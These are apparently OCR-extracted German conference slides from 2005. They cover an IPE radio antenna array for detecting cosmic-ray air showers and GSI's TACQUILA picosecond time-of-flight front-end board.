
Oliver Krömer, Hartmut Gemmeke, IPE

### Richtcharakteristik E-Ebene




Oliver Krömer, Hartmut Gemmeke, IPE

### Richtcharakteristik H-Ebene



Oliver Krömer, Hartmut Gemmeke, IPE

## Reflexionsfaktor




Reflexionsfaktor (50 Ω): < -12 dB ⇒ 94 % der empfangenen Leistung erreichen den Empfänger

Oliver Krömer, Hartmut Gemmeke, IPE


## Störungsunterdrückung durch die Richtcharakteristik

Störungen des TV-Senders Raichberg (Schwäbische Alb) werden bis zu 12 dB unterdrückt

Verglichen mit einem näherungsweise isotropen Kugelstrahler (z.B. Inverted-V-Dipol) kann sich der Signal/Stör-Abstand mit einer LPDA um 5...10 dB verbessern



### Interference Rejection of TV Transmitter Raichberg (Schwäbische Alb) by Antenna Directivity



Oliver Krömer, Hartmut Gemmeke, IPE


## HF Front End

Wichtige Eigenschaften:

- rauscharme Verstärkung (LNA)
- Filterung der 2. Nyquist-Zone eines 80 MSample/s ADC
- Erzeugung von Hüllkurvensignalen für den Trigger
- geringer Leistungsbedarf (Solar Versorgung)

Oliver Krömer, Hartmut Gemmeke, IPE

## Analog RF Front End



Oliver Krömer, Hartmut Gemmeke, IPE

## AD-Wandlung and Circular-Buffer (Testsystem)

- kommerzielles VME DAQ-System
- 16 Kanäle, 12 Bit, 80 MSample/s
- Circular Buffer, 2 x 128 kSample/Kanal
- Datentransfer, optisch VME-PCI Interface



Eigenes Design für ADC- and Circular-Buffer-System geplant bis Ende 2005

Oliver Krömer, Hartmut Gemmeke, IPE

## Filterung and Verstärkung


### Bandpaßfilter 32. Ordnung ! (LC-Filter in SMD-Technik)

#### Pass-Band

- Gain (41...79 MHz): + 55 dB
- Ripple (41...79 MHz):  $\pm 3$  dB
- Slope: 10 dB/MHz

#### Stop-Band

- KW - Unterdrückung: -110 dB
- UKW - Unterdrückung: -90 dB
- VHF III - Unterdrückung: -80 dB




Oliver Krömer, Hartmut Gemmeke, IPE

## Störunterdrückung durch Filterung

UKW-Rundfunk, Kurzwelle und VHF-Sender werden vollständig unterdrückt

Im 40...80 MHz-Band liegt ein ARD Fernsehsender:

- Raichberg, Schwäbische Alb
- ARD, Chan. E04, 100 kW
- Bildträger: 62,25 MHz
- Tonträger: 67,75 MHz




Oliver Krömer, Hartmut Gemmeke, IPE

## Antennenstationen


Oliver Krömer, Hartmut Gemmeke, IPE



Drei Antennenstationen auf den Ecken eines gleichseitigen Dreiecks



Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE




Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE






Antenna for transmission of test signal (center of IPE building),  
older prototype of single LPDA with extended frequency range

Oliver Krömer, Hartmut Gemmeke, IPE

## (Selbst)-Trigger

Oliver Krömer, Hartmut Gemmeke, IPE

## Trigger Hardware - Koinzidenz von drei Antennen




Pulse aus horizontaler Richtung (men made, Elevation 0°)

erreichen die Antennen mit einem Delay:  $\Delta T \geq H/c = 190 \text{ ns}$   $H=56 \text{ m}$

Pulse mit höherer Elevation (z.B. von kosmischen Schauern)


erreichen die Antennen simultaner:  $0 < \Delta T < 190 \text{ ns}$



!! Trigger versagt, falls sich die Störquelle innerhalb des Dreiecks befindet !!

Oliver Krömer, Hartmut Gemmeke, IPE

## Trigger-Ansteuerung mit Hüllkurvensignalen




Hüllkurvensignale werden vom HF-Front-End erzeugt (siehe oben)

Die Hüllkurvensignale (nicht die HF-Signale) steuern den Trigger


Vorteil:

Vom Menschen abgestrahlte Dauerstrich-HF-Signale verursachen lediglich einen DC-Offset der Hüllkurvensignale und können einfach unterdrückt werden (AC-Kopplung)


Oliver Krömer, Hartmut Gemmeke, IPE




Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE

## Zukünftige Aktivitäten

Tests mit dem (Selbst)-Trigger  
(Triggerraten, GPS time stamping, HF-Rekonstruktion,  
offline coincidence, Sekond Level Trigger,  
Beamforming)



Eigenes Design der ADC- und Circular-Buffer Elektronik  
(2...3 W, Solar Versorgung)



DAQ-Container  
near to Los Morados


Installation eines weiteren Antennenfeldes im FZK oder  
der näheren Umgebung

Installation einer Empfangsstation am Pierre Auger  
Observatorium in Argentinien (Ende 2006)



Vielen Dank für Ihre Aufmerksamkeit

Oliver Krömer, Hartmut Gemmeke, IPE



Oliver Krömer, Hartmut Gemmeke, IPE

**"TACQUILA" Ein Mehrkanal Front-End-Board für Flugzeit-Experimente  
mit exzellenter Zeitauflösung  
K.Koch / GSI (DVEE)**

An der GSI wurde nach den Anforderungen (siehe Folie 1) eines physikalischen Groß-Experiments (4 bei GSI) eine Elektronik zur Messung von Flugzeiten im Pikosekundenbereich entwickelt. Als Herzstück dieser Elektronik wurde der ebenfalls an der GSI entwickelte "time- to-amplitude converter" ASIC (TAC-ASIC) eingesetzt (s. F. 2). Jeweils 16 Zeitmess-Kanäle sind auf einem "TACQUILA"-Board zusammengefasst (s. F. 3). Daneben ist auf der Karte eine FPGA gestützte Steuerlogik implementiert die es unter anderem ermöglicht bis zu 32 identische Karten an einem Parallelbus zu betreiben (GSI-GTB-Bus).

Eine wesentliche Voraussetzung um eine hohe Auflösung der Messung von Zeitdifferenzen in einem verteilten System zu erhalten, ist eine Zeitverteilung mit hoher Präzision über mehrere Stufen (s. F. 4).

Die Anordnung der logischen Einheiten spiegeln sich auch in der Platzierung der Baugruppen auf dem Board wider (s. F. 5).

Ein wesentliches Ergebnis der Zeitmessungen ist eine Auflösung von ca. 10ps RMS gemessen zwischen zwei Kanälen auf einer Karte und ca. 20ps RMS zwischen 2 Kanälen auf 2 separaten Karten (s. F. 6).

Bei näherer Betrachtung zeigt sich eine geringe Abweichung von der integralen Linearität in der Zeitmessung (ca. 40ps), allerdings mit einer sehr guten Reproduzierbarkeit in Hinblick auf verschiedene TAC-Chips (s. F. 7).

Berücksichtigt man dieses nichtlineare Verhalten, so können die gewonnenen Rohdaten entsprechend behandelt werden und man erhält eine deutlich verbesserte Zeitauflösung (s. F. 8).

Ein weiterer Aspekt ist die Korrektur des Temperaturverhaltens eines Zeitmesskanals. Da der GSI-TAC-ASIC in einem CMOS-Prozess gefertigt wurde, ist sein Verhalten Temperaturabhängig. Dank eines im Chip implementierten besonderen Modus, ist es möglich diese Eigenschaft zu vermessen und entsprechend zu berücksichtigen (s. F. 9). Genauere Betrachtungen der kleinen Singularität am Beginn eines 25ns-Messintervalls zeigt, dass es sich dabei um Doppeldeutigkeiten im Messprozess handelt, die in der internen Verschaltung des TAC-Chips zu suchen sind (s. F. 10).

Um viele Zeitmesskanäle in Gruppen zusammenzufassen werden jeweils 10 "TACQUILA"-Boards in so genannten Super-Modulen montiert die dann wiederum in bis zu drei Einheiten verbunden werden können. So ergeben sich bis zu 480 Messkanäle an einem Datenstrang (s. F. 11).

Darüber hinaus ist es möglich, die TACQUILA-Karte als "time-to-digital converter" (TDC) zu betreiben. Dazu ist ein 17-ter Kanal auf dem Board implementiert, der global (auf allen Karten) ein synchrones Stopp-Signal erhält und den FPGA dazu veranlasst, relativ zum Stopp-Signal die Clock-Zyklen jedes einzelnen aktiven Mess-Kanals zu zählen (hier nicht gezeigt).

Literatur:

K.Koch, H.Hardel, R.Schulze, E.Badura, J.Hoffmann, "A New TAC Based Multi Channel Front-End Electronics for TOF Experiments with Very High Time Resolution"; Transactions on Nuclear Science; zur Veröffentlichung angenommen.

# "TACQUILA"

## Ein Mehrkanal Front-End-Board für Flugzeit-Experimente mit exzellenter Zeitauflösung

K.Koch / GSI (DVEE)

Einleitung  
TAC-ASIC  
TACQUILA  
Ergebnisse  
Zusammenfassung/Ausblick

K.Koch (GSI/DVEE) 6.4.2005

## Einleitung

- Anforderungen:
- Flugzeitmessungen mit einer Auflösung von ca. 50 ps.
  - Amplitudenmessungen für Walk-Korrekturen.
  - Clock-Verteilung mit minimalem Jitter.
  - Schnelle Datenaufnahme und -transport.
  - Differentielle Signale.


Zeitmessung mit dem hochauflösenden GSI TAC-Chip.  
Eigenschaften:

- Auflösung von ca. 10ps
- differentieller Eingang
- Reset-Zeit < 1ns
- geringe Leistungsaufnahme (~10mW)

K.Koch (GSI/DVEE) 6.4.2005

## Der Zeit-Amplituden Konverter ASIC

Als wesentlicher Teil der "front-end" Elektronik für viele Kanäle, wurde ein hochauflösender TAC-Chip bei GSI in Darmstadt entwickelt. Hergestellt wurde dieser in einem 0.8 µm CMOS Prozess beim IMS der Fraunhofer Gesellschaft in Dresden.



Das Funktionsprinzip des Chips ist es, über digitale Verzögerungselemente eine Spannungsrampe kontinuierlich von Null bis zum Endwert zu fahren.

### Eigenschaften des GSI TAC ASIC

- hervorragende Linearität
- exzellente Zeitauflösung
- geringe Leistungsaufnahme (~ 10 mW)
- Zeitbereich bis zu 35 ns
- sehr gute Reproduzierbarkeit
- geringe Kosten für große Stückzahlen

K.Koch (GSI/DVEE) 6.4.2005

SEI-Frühjahrstagung 4. bis 6. April 2005


## „TACQUILA“

- 16 Kanäle (+1 Kanal für besondere Aufgaben)
- Einsatz von GSI ASIC TAC's
- Logik für Datenkommunikation auf dem Board
- Board-Abmessungen: 95mm x 260mm
- Mess- und Kalibrations-Modus
- Unterdrückung von Rauschereignissen durch zeitkontrolliertes Zurücksetzen der TAC's
- abschalten der Logik-Clock während Messung
- FPGA Steuerlogik über GTB-Bus laden
- Messschwellen und weitere Steuersignale zum Verstärker/Komparator-Board

Differentielle Eingangssignale:

1. Digital-Signal für Zeitmessung
2. Amplitude

- TAC Zeitmessung rel. zur gemeinsamen Clock.
- gültiges Ereignis (TAC): Messung Amplitude.
- Schreiben der Daten ins FIFO (Zeit, Amplitude and Kanal-Nummer).
- Warten auf „token“-Signal vom GTB-Bus.
- Senden der Daten zum SAM-Modul.




Leistungsaufnahme: ~250mW/Kanal (TACQUILA only)  
~500mW/Kanal (TACQUILA + QDC)

K.Koch (GSI/DVEE) 6.4.2005



## „Zeitverteilung für das TACQUILA - System“




Periodischer RMS Jitter der Clock am TAC-Chip ~ 6ps

(Messung: Jit Lim, senior design engineer Tektronix, mit einem Tektronix TDS 7000)

K.Koch (GSI/DVEE) 6.4.2005

## „TACQUILA“



K.Koch (GSI/DVEE) 6.4.2005


## Ergebnisse

Zeit-Auflösung:

zwischen zwei Kanälen  
auf *einer* Karte: ~ 10 ps

zwischen zwei Kanälen  
auf *zwei* Karten: ~ 20 ps



(ohne Verstärker/Komparator-Board)



K.Koch (GSI/DVEE) 6.4.2005

SEI-Frühjahrstagung 4. bis 6. April 2005

## Ergebnisse




- viele stat. Ereignisse (~10<sup>7</sup>) relativ zur Referenz-Clock (40MHz)
- Integration des Histogramms in der Zeit
- lineare Regression
- Differenz zwischen linearer Regression und integrierten Werten
- Skalierung mit Zeit-Faktor

Abgesehen von kleinen Singularitäten an den Enden (~2%) des Intervalls, erhält man eine stetige Funktion, die im Vergleich von Kanälen sehr ähnlich sind. Die maximale integrale Abweichung beträgt etwa 40ps.

K.Koch (GSI/DVEE) 6.4.2005

## Ergebnisse

### Angewandeter Korrektur-Vektor auf Roh-Daten



Die Anwendung des Korrektur-Vektors führt zu deutlich besseren Ergebnissen der Zeitauflösung ( $\sigma_t \sim 7,2\text{ps}$ ) im Vergleich zur Analyse der Rohdaten ( $\sigma_t \sim 11\text{ps}$ ).

